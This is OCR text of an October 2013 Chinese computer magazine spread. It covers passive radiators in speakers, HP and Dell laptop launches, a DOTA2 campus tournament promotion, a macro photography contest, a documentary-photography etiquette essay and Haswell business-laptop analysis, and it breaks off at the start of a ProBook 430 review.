被动辐射器，小音箱的低频救星？

■李荣安

如今，不少音箱都使用了被动辐射器，而这样的设计也被不少厂家冠以让小音箱发出与大音箱一样的低音、小音箱低音救星的称号，似乎用上了被动辐射器，小音箱就有了强劲的低音，甚至成为高端的音箱。真的是这样吗？


首先，当然要知道什么是被动辐射器，其实，被动辐射器的叫法很多，如无源辐射器、空纸盆、被动振膜等，其实，它们所描述的都是一个东西，即只有折环和振膜，在空气的推动下，振膜可以自行地运动而无需电源驱动的振膜。将这一振膜装在密封式，即音箱内部不与大气直接连通的音箱中，随着喇叭的振动，音箱内部的空气也会随之压缩或舒张，这样，空气的运动就会推动无源辐射器产生响应的振动，这就使被动辐射器无需电源，也能够发出声音来。

这样的工作原理，也让安装有被动辐射器的音箱在一次工作中，可以推动更多的空气，而被动辐射器普遍做得比喇叭面积更大，这也令其拥有更好的低音下潜，就是这一原理让被动辐射器可以增强音箱的低音，从而让小箱体获得更好的低音效果。从这点来说，被动辐射器的确作用不小。

不过，由此说被动辐射器是高端设计，那显然不对，被动辐射器并不是万能药，这主要是因为被动辐射器的频率响应其实是很窄的，也就是说，它只能对振膜谐振频率附近的空气振动做出响应。一旦振动频率过多地偏移其谐振频率，被动辐射器是无法发声的。这就意味着被动辐射器对于音箱的下潜帮助是有限的，一般来说，设计优秀的被动辐射器可以让低音响应降低半个频程，如果音箱原有的低音下限是 100Hz，其降低一个频程就是 50Hz，这样，在安装被动辐射器后，其低音下限可以降低到 75Hz，作用是不小，但因此就说让小音箱发出大音箱的低音，显然言过其实。当然，有一些音箱厂家为追求低音效果，刻意调低被动辐射器的谐振频率，这样的音箱，低音听起来好像是好了，可在被动辐射器发出的低音与喇叭发出的声音间，明显有一段频率无法正常出声，这将会导致音质的劣化。

而被动辐射器的另一个缺陷就是速度慢，声音控制力差，这也很好理解，毕竟，被动辐射器是靠空气来推动的，而空气的驱动能力较差，打个比方吧，比如说要发出一个声音时，喇叭已经发出这个声音了，但喇叭要先推动空气，才能去推动被动振膜，才能发出声音，同时，由于惯性作用，刚开始的空气变化，并不能迅速让被动辐射器振膜动起来，要连续几个波形的驱动后，被动振膜的运动才能达到大的振幅，这就导致被动振膜的速度感不佳。而一旦被动振膜开始运动后，即便喇叭不发声，在惯性作用下，被动辐射器还会继续振动，从而造成声音无法被控制，导致声音拖尾。这也是不少使用被动辐射器的音箱在大音量时，声音容易拖尾的原因。

怎么评价被动辐射器呢？这么说吧，它的确对小音箱的低音有所帮助，但却无法让其低音脱胎换骨，而且，被动辐射器对于厂家的设计功力有很高的要求，设计不佳，反而会导致音质劣化。最后强调一句，被动辐射器，绝对不是音箱高端大气上档次的标志物。



经典再升级！智薄全能,完美平衡

惠普发布全新HP Pavilion 14/15系列高性能超薄笔记本

目前,消费者越来越倾向于拥有一款轻薄便携、性能强劲,同时价格平易近人的笔记本产品。但在主流价位段市场中,性能与便携向来不可两者兼得。针对这一需求,惠普近日正式发布了全新HP Pavilion 14/15系列高性能超薄笔记本。它同时拥有23mm超薄机身和强大硬件配置，不仅提供Intel和AMD两种平台的配置机型,其中基于Intel平台的P14/15产品更是全部升级为全新第四代英特尔Haswell架构酷睿处理器，并且最高可支持到酷睿i7-4500U以提供更强的运算性能。

hp
Pavilion 14
HP Pavilion 14/15

全新PHI设计理念,更多时尚个性元素

全新的惠普PHI设计理念已经多次出现在了已发布的HP ENVY 14/15等机型之上，此次全新的P14/15也同样采用了这一设计。它的整体造型变得更加流畅，同时仅23mm的纤薄身材也比以往产品更显精致，更比同价位段其他产品近30mm的机身更具优势。难能可贵的是在如此纤薄的机身之内，惠普还提供了内置光驱这一非常实用的设计。

而除了全新的外形设计理念，此次P14/15也拥有包括白色、红色在内的4种颜色。不同的配色设计，更加时尚的外观风格，不仅使得P14/15能够明显区别于市场上的同类产品，同时也能够吸引更多的年轻消费群体选择。

搭全新Haswell平台,硬件升级更全能

大多数拥有纤薄机身的笔记本产品,其性能往往容易被忽视。但是在P14/15诸多特性之中,搭载更强性能的全新第四代英特尔酷睿处理器这一做法则反其道而行成为一大亮点。除了搭载酷睿i5-4200U以外,还有性能更强的酷睿i7-4500U可供选择。这在当前相同价位段笔记本产品普遍采用上一代英特尔酷睿处理器的大环境下，无疑具备绝佳的领先优势。当然P14/15也提供了搭载AMD平台的丰富配置可选。另外在显卡方面,P14/15拥有全新的英伟达GT740M和AMD HD8670M两种不同配置，配合2GB超大容量独立显存，消费者可拥有更加出色的视频处理性能和更好的多媒体娱乐体验。

为了满足消费者日益增多的多媒体内容存储需求,全新的P14/15标配1TB超大容量硬盘，可容纳更多视频、音乐等精彩内容。而除了搭载光驱以外，它的23mm纤薄机身还提供了包括USB 3.0、HDMI等在内的丰富接口设计，方便消费者使用。

更多人性化设计,更具科技魅力

除了更加时尚个性的外形设计和强劲的硬件配置以外，全新的P14/15还拥有DTS数字化影院音响系统，可轻松爆发出超强音频播放能力，为消费者带来更加身临其境的感受。另外，全新P14/15还采用了长效电池，极限测试条件下可提供长达9.5小时的续航时间,而在标准条件下也可提供6个小时的精彩陪伴。

除此以外,全新P14/15也同样内置了诸多惠普独有技术。其中,HP CoolSense智凉散热系统可为消费者提供更加清凉的使用感受;而在数据安全方面,HP ProtectSmart智盾硬盘防护功能可在机身遭遇意外跌落等情况下，迅速通过一系列手段最大化避免内部硬盘数据受到损害；而HP TrueVision智清视频则可提供更加清晰、自然的视频通话效果。

在主流消费类笔记本市场,惠普Pavilion系列拥有众多拥趸。从经典的Pavilion dv系列到“全民超极本”,无不成为当时的热销机型。与目前同价位段市场上其他产品相比，此次惠普全新发布的P14/15系列无疑拥有更加纤薄、时尚、多彩的全新外形设计和绝对的硬件性能领先优势，势必将会再度延续这一系列的销售佳绩。

AMD、戴尔、完美世界携手启动DOTA2校园争霸赛

AMD四核APU、戴尔灵越笔记本强势助力DOTA2 玩家实现英雄梦

近日，全球领先半导体厂商AMD携手世界领先的IT解决方案及服务提供商戴尔、国内知名游戏厂商完美世界,在首都经贸大学举行了盛大的启动仪式,宣布“英雄之路,永不妥协”DOTA2校园争霸赛正式启动，并于9月25日开始DOTA2国服开放性测试。近千名AMD粉丝、戴尔用户以及游戏玩家在现场见证了这一盛事。

本次DOTA2校园争霸赛由AMD、戴尔和完美世界三方联合主办，是DOTA2登陆中国后首次大规模的高校海选型赛事，覆盖全国30个城市的200多所高校，为广大DOTA2粉丝铺就争霸英雄之路。

AMD公司全球副总裁、大中华区董事总经理潘晓明在现场表示:“AMD很高兴携手戴尔和完美世界,给广大玩家带来一个实现英雄梦想的平台。游戏是AMD的DNA,AMD在游戏领域有着无可比拟的优势:AMD是唯一同时具备处理器和显卡技术的厂商,拥有世界上最快的处理器和显卡，AMD独有的 APU结合独有的双显卡交火技术,可以让笔记本产品拥有出色的游戏性能。AMD还全面占据了包括索尼PS4、微软Xbox One在内的游戏主机,并和众多游戏厂商推出了游戏捆绑合作,在AMD统一游戏战略下,这都会带来更好的PC游戏体验。”

戴尔大中华区消费及小企业事业部总经理王利军表示:“戴尔和AMD长期保持着深入的合作，共同致力于为用户打造令其满意的产品。今天我们非常荣幸能够再次携手AMD，以及完美世界在全国启动DOTA2游戏争霸赛。戴尔对于消费电子市场一直非常重视，而学生群体的需求更是戴尔关注的重点。本次戴尔与AMD携手推出的戴尔灵越 M431R/M531R为学生用户而打造,相信将给予大赛坚实的保障。这两款产品融合了领先的APU技术,给予主流价位的笔记本更优异的性能表现。我们相信戴尔笔记本将给广大的学生游戏爱好者带来顶级的竞赛体验,实现大家的英雄梦！”

完美世界CEO萧泓博士表示:“很荣幸与AMD和戴尔携手合作推出‘DOTA2 校园争霸赛’，AMD和戴尔是多年来坚持技术创新,坚持提供最优质产品的企业代表。AMD作为全球芯片的领导者，一向以技术创新为业界所称道,在处理器和显卡等方面拥有着诸多领先的技术。而戴尔作为全球领先的电脑厂商,一直以产品质量赢得多年口碑,其性能强大的游戏笔记本更是很多玩家的钟爱。随着DOTA2国服开放性测试将于9月25日开启,我们期待三方合作在给广大玩家带来更酷的游戏体验的同时,实现三方共赢。”

今年,AMD全面推出了四核APU产品线,在笔记本市场掀起了“全民四核风暴”。基于四核动力，APU笔记本产品的3D游戏、影音娱乐、触控体验等性能都得到了全面的提升。至尊高性能A10和A8四核APU性能强劲,内置融合单显升级至HD8000系列，与AMD独立显卡同时工作，组建双显卡交火,可以大幅度提升游戏性能。据测试,交火后的游戏性能提升高达50%。同时,AMD双显卡也可以根据应用的负载需求,在融合单显和独立显卡之间进行切换,从而节省耗电,获得更长的续航时间。

作为此次活动的官方指定用机，戴尔灵越 M531R/M431R采用AMD 至尊四核 A8加速处理器,提供用户多任务操作的超强性能，帮助其体验畅快的游戏感受;AMD Radeon 8670M 2GB DDR3 独立显卡，能够双显卡交火,让用户玩DOTA2 的时候体验到最好的状态。同时，灵越M531R/M431R采用铝合金材质,有银、蓝、红三种颜色,轻薄机身只有25毫米厚度，并且只有2.3公斤重量,即使是女生也完全能够轻松携带。另外,这两款机型还配有手势控制、人脸识别以及屏幕镜像功能,带来更个性化的体验。对于学生游戏爱好者来说，灵越M531R/M431R在主流价位提供了更优异的游戏性能表现,是毫无疑问的明智之选。值得一提的是,从今天起,戴尔遍布全国的数千家零售店将同时推出线下灵越游戏体验活动,欢迎广大游戏用户前往零售店面体验DOTA 2游戏。

DOTA2是一款全球顶级的竞技大作，是DOTA的唯一正统续作,以独特的系统设计,丰富的物品道具,多样的技能组合,精彩刺激的团战，创造了竞技游戏的一个新的时代！自4月19日AMD和完美世界宣布结成战略合作后，DOTA2国服在9月25日正式进入开放性测试，其以打造最高品质的竞技产品为目标，将与更多新的战友一起共同开创中国DOTA2新的辉煌！

活动现场还有一位特别的DOTA2玩家出现，并且他也用自己的方式表达了对DOTA2的祝福。这位特别的玩家就是2012年《中国好声音》著名学员褚乔,已经发行过一张专辑的他当然也是用自己最擅长的歌声来回报了所有观众,一曲高歌引爆了会场的又一次高潮。

“英雄之路，永不妥协”,DOTA2校园争霸赛大幕已经开启,在接下来的几个月中,全国30多个城市的200多所高校激情上演,帮助无数心怀梦想的粉丝踏上DOTA2英雄争霸之路。参加校园争霸赛事请点击:AMD 戴尔 完美世界 DOTA2 校园争霸赛 http://dell.myamd.net/

责编 | 向波　**美编** | 王妙婷　**组版** | 何雪松　**责校** | 杨志刚
2013.10.7　**投稿邮箱** | pcw-digital@vip.sina.com

微距之美


9 月拍客大赛获奖作品揭晓

微距是大家喜欢拍摄的一个题材，也是很考验摄影者技术的。不仅需要扎实的摄影基本功，同时对光影、构图以及创意都是一个考验。在本次的摄影大赛中，能驾驭好微距的作者非常多，从他们的作品中，我们感受到的并不仅仅是他们拍出的精美作品，同时也感受到他们在拍摄过程中付出的努力。在本次的 2000 多份投稿中，我们评选出了以下获奖作品。

请获奖作者速与老狼联系（可通过微博留言、私信）

网上查看获奖作品：@ 电脑报老狼（网址：http://weibo.com/u/1159277747）


一等奖（1名）



虞美人上的行者 | 作者：风平视界
拍摄器材：尼康 D90　拍摄参数：光圈 F11 快门 1/300 秒 ISO100 焦距 180mm


老狼点评：一幅好的摄影作品少不了光影、构图及细节刻画，在微距中这几点体现得更加的重要，面对不可控制的昆虫来说，拍摄时还有很多的运气在里面。这幅作品通过逆光的拍摄，对昆虫及虞美人的细节轮廓刻画得非常精细完美，在构图上采用竖构图，拍出了昆虫居高临下的气势，是一幅高水平的微距作品。

二等奖（2名）



密语 | 作者：襄樊咩咩羊
拍摄相机：佳能 7D　拍摄参数：光圈 F8 快门 1/3 秒 ISO100 焦距 141mm（加 267 近摄镜）


老狼点评：色彩、光影在这幅作品中体现得非常完美。作者显然是一个用光的高手，画面中最亮的光线照射在最重要的位置。这样的控制是非常有难度，也是需要运气的。在高光的部分画面并不过曝，整个画面的光影层次是分得很开的。不仅重点突出，而且画面立体感也很强。




灶鸡 | 作者：憨陀 v5
拍摄相机：佳能 7D　拍摄参数：光圈 F8 快门 1/3 秒 ISO100 焦距 141mm（加 267 近摄镜）

老狼点评：这是一幅超近距离的微距作品，作者使用了近摄镜尽量放大拍摄对象。通过光影展现了灶鸡的躯干美。这也是一幅逆光作品，作者在构图上充分考虑到了背景的色彩搭配，通过鲜艳的色彩来衬托主体，同时加上逆光的光影效果，对画面的细节也刻画得非常的精细，画面构图饱满，视觉冲击力强。


三等奖（5名）




独舞 | 作者：李氏春秋 1974




小蚱蜢 | 作者：爱摄 518



豆娘的眼泪 | 作者：东阳一尘



守株待兔 | 作者：gxy7931



捕食者的晚餐 | 作者：Potatols

The prizes 奖品设置

一等奖（1 名）：价值 2737 元的先行者 11316 专业摄影脚架 + 摄影包

先行者是立信 Jenova 品牌经典的一款产品。这款产品完美地解决了影友长途跋涉时的负重问题。既有创意和突破，又很方便和实用。

二等奖（2 名）：价值 520 元的顶取系列专业摄影包

二等奖（5 名）：价值 250 元的经典系列专业摄影包

AUTUMN 金秋

微博参赛页面：http://event.weibo.com/2311266

10 月拍客大赛开始了

在摄影者眼里，10 月、11 月是最美的季节。此时许多地方已是一片金色的海洋。走出家门感受秋天的色彩是非常惬意的事。在接下来的两个月时间里，我们一起去捕捉秋天的光影，老狼期待你的好作品！

奖品设置：

No.1

一等奖（1 名）：
价值 800 元的吉尼佛专业摄影包

No.2

二等奖（2 名）
价值 500 元左右的吉尼佛专业摄影包

No.3

二等奖（5 名）
价值 250 元的吉尼佛经典摄影包

责编 | 向波　**美编** | 王妙婷　**组版** | 何雪松　**责校** | 杨志刚
投稿邮箱 | pcw-digital@vip.sina.com　2013.10.7

+ 关注微博　电脑报老狼:http://weibo.com/u/1159277747

透视心灵

——纪实摄影搭讪技巧

特约作者：林帝浣

对于纪实摄影来说，最难的是把相机对准陌生人，举起相机之前需要极大的勇气。不敢拍是很多人拍陌生的一个障碍，敢拍也大有人在。前段时间，网上流传一组照片：在西藏，一堆手持长枪短炮相机的人，强行围着磕长头的藏民拍照，把姑娘拍哭了，把老人小孩拍得无处可躲。这组照片引起了普遍的愤怒和谴责，也让摄影师们在网上社会地位低了不少。以上的两种心理都不可取，那么如何与陌生人搭讪，如何拍到有感染力的作品？纪实摄影师，小林有技巧。

没有交流的照片就没有灵魂

网上对摄影者不尊重藏族同胞的谴责，对于我这样一个以拍人文为主的摄影者来说，挺理解这些拍照的人的心情，好不容易请个年假，忍受高原反应的痛苦，背着沉重的镜头，一路应付司机和导游的暗算，千辛万苦地来到西藏，好不容易逮住一些特征明显的藏民，哪能轻易放过？再说不拍两张藏民的风情特写，怎能证明自己来过西藏拍过照呢？

心情可以理解，但是这样创作出来的所谓大片，光影再优美，焦外再柔和，焦内再锐利，也不过是一些缺乏灵魂和内涵的废片而已。拍摄人文照片，与陌生人的沟通与交流，是必不可少的，但这也往往是很多人的心障。通常拍照的人会走两个极端：要不就是非常胆怯不敢沟通只会偷拍，要不就是胆大包天二话不说冲上去对着脸就来一下。这两种态度某些情况下可以得逞，但对于人文摄影来说，都不是正确的办法。

很多人的旅游或摄影专辑里，对一个地方的描述，通常除了一些万年不变的风光照，就是拍一些像游魂一样的路人，这样的专辑，不管器材高下或技巧高下，通常很难给人更多的感悟和回味，问题往往就出在与陌生人的沟通上。

镇江金山寺的冬天，智正禅师向我合十致意。我也合十鞠躬之后，才拿起相机拍下这张照片。

摄影师必须是一个仁者

如何与陌生人交流？对此，我的答案是，摄影师必须是一个仁者。

所谓的仁者，并不需要高超的学问，或者高端大气的气质，最重要的只不过是一颗推己及人的寻常心。如果突然有个人鬼鬼祟祟地偷拍你，或者突然冲过来在你鼻子底下按快门，想必你也会相当不舒服。推己及人，不打个招呼拍照，是相当不礼貌的行为。

在一个地方停留时间有限，如果心态像集邮一样，热衷于把每一个见到的路人拍下来，这样的拍摄会显得浅薄而缺乏深度。当某些场景的光影特别美妙，或者人物的特征使你产生了浓烈的兴趣，那么你应该多花点时间停留下来，做一些简单的沟通和交流。拍好一个陌生人的故事，远比拍下一百个惊愕的表情有意义。

有些人会不太习惯拍照，在镜头前显得很不自然，这时你要多花一点时间，聊聊让对方能轻松下来的话题，同时也要对场景里即将发生的事有一些预测，那么接下来的拍摄就会变得游刃有余。当然，此事是不可预测的，有时等了很久，也没有很好的瞬间，也是很经常的。什么时候该等，什么时候不该等，不但是摄影的大问题，也是人生的大问题呢。

香港深水埗街市。香港人是对镜头最敏感的人群，没有之一。我和档主探讨了半天猪头去毛的技巧，他才半推半就地让我拍摄了这张照片。

福建南靖一个破旧土楼里，最后的居民刘伯伯，他招呼我一起吃饭。等了很久，等老人家不再搭理我，开始吃饭和走神时，才按下快门。

搭讪是一门艺术

与陌生人搭讪的第一句话，得根据对方的环境或行为决定，不能总千篇一律地说：“朋友……你听说过安利吗……”这样显得太缺乏诚意了。通常情况下别吝啬你的赞美，好片子都是夸出来的。比如和老人家的搭讪，“大叔，你身体真好！”“阿姨，你的孙子真可爱！”是不错的开场白。正在卖东西的，夸夸他货好，正在干活的，夸夸他手艺好，都非常合适。当然见到姑娘，直接夸她长得美会显得有点轻浮，可以变换一下夸的角度，比如“姑娘你这衣服跟环境真搭”（注：只适用于环境优美的地方），或“姑娘你拿着这花真漂亮，来拍一张”。问路然后递烟也是不错的搭讪办法，可以让对方最短时间知道你是一个游客并且带有善意。为对方正在做的事提一点建议，也是不错的开场白，当然你对此领域得有点研究，不然别乱建议。我就经常因为给路边正在下象棋的支臭招而引发众怒。

与陌生人的交流，你的真诚和坦率也相当重要，每有提问，我都会毫无隐瞒地回答，让对方能感受到交流的善意。“我来自大城市，你这破地方很破”的心态最要不得。平等地交流，虚心地请教，能让你得到比拍照更多的收获。路上和一个大妈聊天，她慈祥地问我：“孩子多大了？”我说：“25。”她说：“哇你长得真年轻，看起来才四十出头，孩子都 25 了！”我：“……”

大理古城人民路，康巴汉子造型，是俘获银镯文艺女青年的标配。通常爱打扮的人，都渴望成为视觉焦点，只要沟通良好，通常都很乐于被拍。

南京老城南的傍晚，我对店主说：“老板你真幸福，有两个老板娘！”大家都笑了，趁机狂拍。

陌生人也有肖像权

拍摄陌生人，有时会涉及肖像权的讨论。目前国内此类法律还不完善，一般情况来说，在公众场合下，不扭曲被拍者形象，不做商业用途（在中国的语境下，商业用途特指用来为商品做广告，不包括摄影作品的发表和展出）都不算侵犯肖像权。拍陌生人时，有人说起肖像权，通常都是玩笑话，你可以用玩笑化解。但有些是很严肃跟你说的，这时对方通常正好是心情不佳的时候。那么这时你最好还是别拍，以免成为对方借机发泄的对象。

国外的摄影师通常会带着肖像授权协议书，拍完让对方签一下，在中国的环境里，这种事情不具备可行性，也会引发对你拍摄动机的怀疑。

我的习惯是相机包里会放个小本子，拍到不错的照片，会询问一下对方的姓名，大概住址（也可以用手机里的电子记事本），有时犯懒会拍完后再拍张附近的门牌号（反正数码照片又不用钱）。此举不光是为了肖像权。对于一张人文纪实照片来说，何时、何地、何人的清楚描述，能极大地增加照片的说服力和故事感。如果对方要求寄照片，也可以随时记下来以免忘记，未来要做回访式的摄影时也会相当有用。这种行为虽然有点麻烦，但是已经开始接近社会学和人类学里的田野调查，可以把你的摄影专题做得再深入一点。

摄影中与人交往的技巧，其实是比摄影技巧更难学习的学问。说起这个，我的口头禅是：拍人文，口才比器材更重要。

杭州宝石山的清晨，健身的人络绎不绝。和路边做爆米花的杨叔聊天，他来自安徽，无亲无故漂泊至此，每天赚到的钱，够一天的花销。

后记：如何与人搭讪，考验的是你的观察力

芸芸大千世界，人的情绪总是千变万化的，这一刻对方可能乐于交往乐于被拍，下一刻可能会引致反感。这种观察力，需要在不断拍摄的过程中慢慢修炼。只有被拒绝得足够多，才知道什么是可以珍惜的。

能从对方细微表情言语和动作中，洞察对方的情绪和思考。再融入拍摄者当时的主观情绪感受，才能拍出见心见性的照片。这一点很难，也非常有挑战性，但唯有如此，我们才可以通过一张照片来触摸世界的温度。与陌生人对话，是摄影里的大问题，也是人生里的大问题，希望这篇短文能对您略有启发。

Haswell 商用本慢热与理性

■电脑报 黎坤

Haswell平台已经面世近4个月了，基于新平台的家用本最低价已经杀到近3000元，可以说在价格上已经实现全线普及，但有趣的是基于新平台的商用笔记本却不多见，可见Haswell时代商用本的慢热已经成为一种必然。而导致这一情形的背后原因也正是Haswell天性使然——轻薄化。在产品形态观念更为传统的商用领域，大家对轻薄似乎欢迎但又保持着一定距离，那么在我们可预见的未来，商用本领域又会发生怎样的变化呢？

Haswell让PC厂商缓推主流价位商用本

英特尔赋予 Haswell 平台的最大职责就是让笔记本大幅轻薄化，这也是 PC 厂商在主力价位力推 17W TDP 处理器的重要原因。商用本从不排斥轻薄，因为出差达人们都不喜欢笨重的笔记本，因此才有当年 ThinkPad X200/X60/X30 等产品的火爆，而第一波的主流价位（6000 元以内）Haswell 商用本如联想扬天 V4400u、惠普 ProBook 均无一例外地选择了与以往完全不同的轻薄造型。

之所以我们会说大家对商用本的轻薄既喜欢又排斥，另一个原因就是商用本从未放弃过“厚重感”，此厚重并非物理释义，而是一种沉淀感，就好比大多数人形容商用本时使用的“沉稳”一样，但这恰好与 Haswell 本的轻薄潮流有些背道而驰，因为在成本控制得当的前提下进行轻薄设计，就必须更换材质，比如惠普 ProBook 系列就将顶盖的金属材质更换为工程塑料，这无疑会降低商用本的“厚重感”，相对而言，以往的小尺寸商用本绝不会在外形设计上做出有违传统的行为。而这，就是为什么 Haswell 商用本一直没有大面积出现的主要原因，它需要面对的，是改变几十年来大家对商用笔记本的一致印象。

轻薄并不意味着品质的丧失

“消费习惯”和“固有认识”是很有杀伤力的武器，很多人会在没有了解它的情况下，仅凭印象为它下结论，无论这个印象来自以前的个人经验还是道听途说，几乎所有人对商用本的印象观点都是相当正统的，这就有点类似当年还在 IBM 旗下的 ThinkPad 那般固执，直到被联想收购后才慢慢接受了 16:9 屏幕、HDMI 接口，甚至红色外壳。

商用本的每一次变化都会引来骂声，但 Haswell 时代的变化其实更为表象，虽然主流价位的商用本可能会失去以往的“厚重感”，但这并不意味着它们将在内部做工与设计上有所妥协——就现有产品来看，联想扬天 V4400u 采用了全金属机身，支持指纹识别、APS 与扩展坞，而且还具备快速充电功能；而惠普 ProBook 445 的内部采用了多层框架结构，同样也支持诸多的数据安全保护软件与指纹识别。也就是说，即便 Haswell 加速了主流价位商用本的轻薄化，但其内在商用特性与品质并未丧失，真正变化的还是外形。

高端商用：传统与新概念并行

在高端领域，英特尔对 Haswell 处理器的策略所带来的影响也很明显，其一是纯粹正统的商用本，大多搭载标准电压处理器，如基于 Core i7 4800MQ 处理器的戴尔 Latitude E6540，不仅棱角分明的设计思路符合古典派的审美，而且拥有包括数据加密、防泼水防摔防震等多项商务特性，内部设计精妙且用料扎实，这类产品正好可以满足希望商用本保持传统风格的高端用户。

而另一种就是以顶级超极本或商用超极本为代表，硬件平台以低电压 Haswell 处理器为核心，这类产品的代表有 ThinkPad S3 Touch、华硕 PU401、索尼 Pro 系列等，在高端商用产品中不仅加入了触控，也让 SSD 成为新的主力存储配件，除此之外变形本也成为其中的一个分支。

有些读者朋友可能觉得其中一些产品并不能算严格意义上的商用产品，但随着新一代年轻白领商务人群的崛起，诸如索尼 Pro 系列等带有时尚味道的产品显然更容易吸引他们的眼球。高端商用市场的两极化在目前来看已经成为事实，戴尔、ThinkPad、惠普这三大商用笔记本龙头品牌都分别推出了布局两极的顶级产品。而大家需要考虑的还是那个老问题：你是否愿意继续坚持传统。当然不管哪个答案，在高端市场你都有选择。

总　　结

商用本形态更丰富选择更多

虽然目前在市面上仍然存在传统和轻薄两种商用本形态，但是商用本的轻薄化趋势仍然是大势所趋，而传统商用本则会继续坚守原有阵地，成为商用本中的一个特定分支。不过按照这样的发展趋势继续走下去，在未来主流价位段的家用轻薄本和商务轻薄本的定义也会变得越来越模糊，事实上索尼笔记本早就抛弃了商务和家用的概念，走合二为一的路线，而现在很多商用本也开始配备效果出色的扬声器，甚至是加入高性能的独立显卡等。这样的变化，在轻薄商用本发展的这段时间里，会让市场的产品更加丰富，IVB 平台的传统商用本、轻薄化的 Haswell 商用本、中高端市场的商务超极本和“沉稳”的正统商用本，能为大家带来很多的选择。不过我们认为在主流价位商用本市场，其实没有必要拒绝轻薄，因为它真的能为你带来完全不一样的体验。

全球连线

起价 3699 元！

海尔超美一体机即将开售

据可靠消息，之前不动声色的海尔即将发售其新款桌面一体机——Aphro S5 系列，并且将于近日开始登陆苏宁国美等 3C 渠道。作为一个全新的系列，Aphro S5 采用了轻薄时尚的外观设计，并带有 USB3.0、S/PDIF 等接口，内置学生教育软件。其机身仅有 22mm，采用 21.5 英寸屏幕，并标配 Windows8，同时提供触控和非触控版本机型。在硬件配置上，海尔 Aphro S5 系列产品无论低端还是高端产品都会采用全新的 Haswell 平台，近期会推出 Core i3 4005/Pentium 3556U 加 G720M 独显的配置，售价分别为 3999 元和 3699 元，同时还会推出配置 Pentium 3556U 处理器和触控功能的机型，售价 3999 元，性价比十分出色。同时海尔还表示，11 月份还会上市搭载 Core i7 和 Core i5 的高配型号。

编辑点评：性价比诱人的轻薄一体机

Haswell 发布很久了，也有一些厂商推出了相关产品，但是我们不但在市场上难以看到其产品，而且定位和定价都非常高端。而海尔新推出的 Aphro S5 系列让我们眼前一亮，全部搭载 Haswell 平台，即便是 21.5 英寸的触控机型价格也控制在了 3999 元，性价比十分突出。而且这款机型的轻薄化设计也符合当前的时尚潮流，并支持零度卧倒和传统支架摆放方式，看点十足。

外观设计更抢眼

戴尔发布多款笔记本和一体机新品

最近戴尔一口气发布了多款新品，除了上期给大家介绍的 Inspiron 11 笔记本外，还同时发布了 Inspiron 7000 系列笔记本和 2300 系列新款桌面一体机。其中 Inspiron 7000 系列笔记本采用了轻薄机身材质，包括 Inspiron 14/15/17 三种尺寸，其起始售价分别为 6999 元 /5999 元 /7999 元。而且在设计上均采用锻造铝合金设计和富有质感的机身切割斜边，均配备十点触控显示屏，外覆康宁 Gorilla NBT 玻璃，并标配背光键盘，硬件平台自然基于最新的 Haswell，其中 14 英寸机型还允许用户选配固态硬盘。

至于 2300 系列一体机，同样采用了轻薄机身设计，带有十点触控功能和丰富的接口，采用双段式转轴设计，也可以实现零度卧倒，起价 8699 元。

编辑点评：轻薄化趋势势不可挡

从戴尔本次发布的笔记本和一体机新品可以看出，基于 Haswell 平台的 PC 产品，无论是笔记本还是一体机都开始迎合轻薄化的发展趋势，而且都开始加入触控功能。而且围绕着轻薄、触控功能而来的则是时尚漂亮的外观，这点从戴尔 Insiron 7000 系列铝合金材质边框和一体机的金属质感机身就能看出一些端倪。当然从戴尔这次发布的众多新品来看，这些产品的定位都相对高端，因此在价格上也比现有销售的产品要贵不少。

责编 | 黎坤　**美编** | 王妙婷　**组版** | 况中银　**责校** | 杨志刚
投稿邮箱 | pcw-pc@vip.sina.com 2013.10.7

中档轻便商务机

惠普 ProBook 430 G1 评测

电脑报
购买指数
★★★
LAB

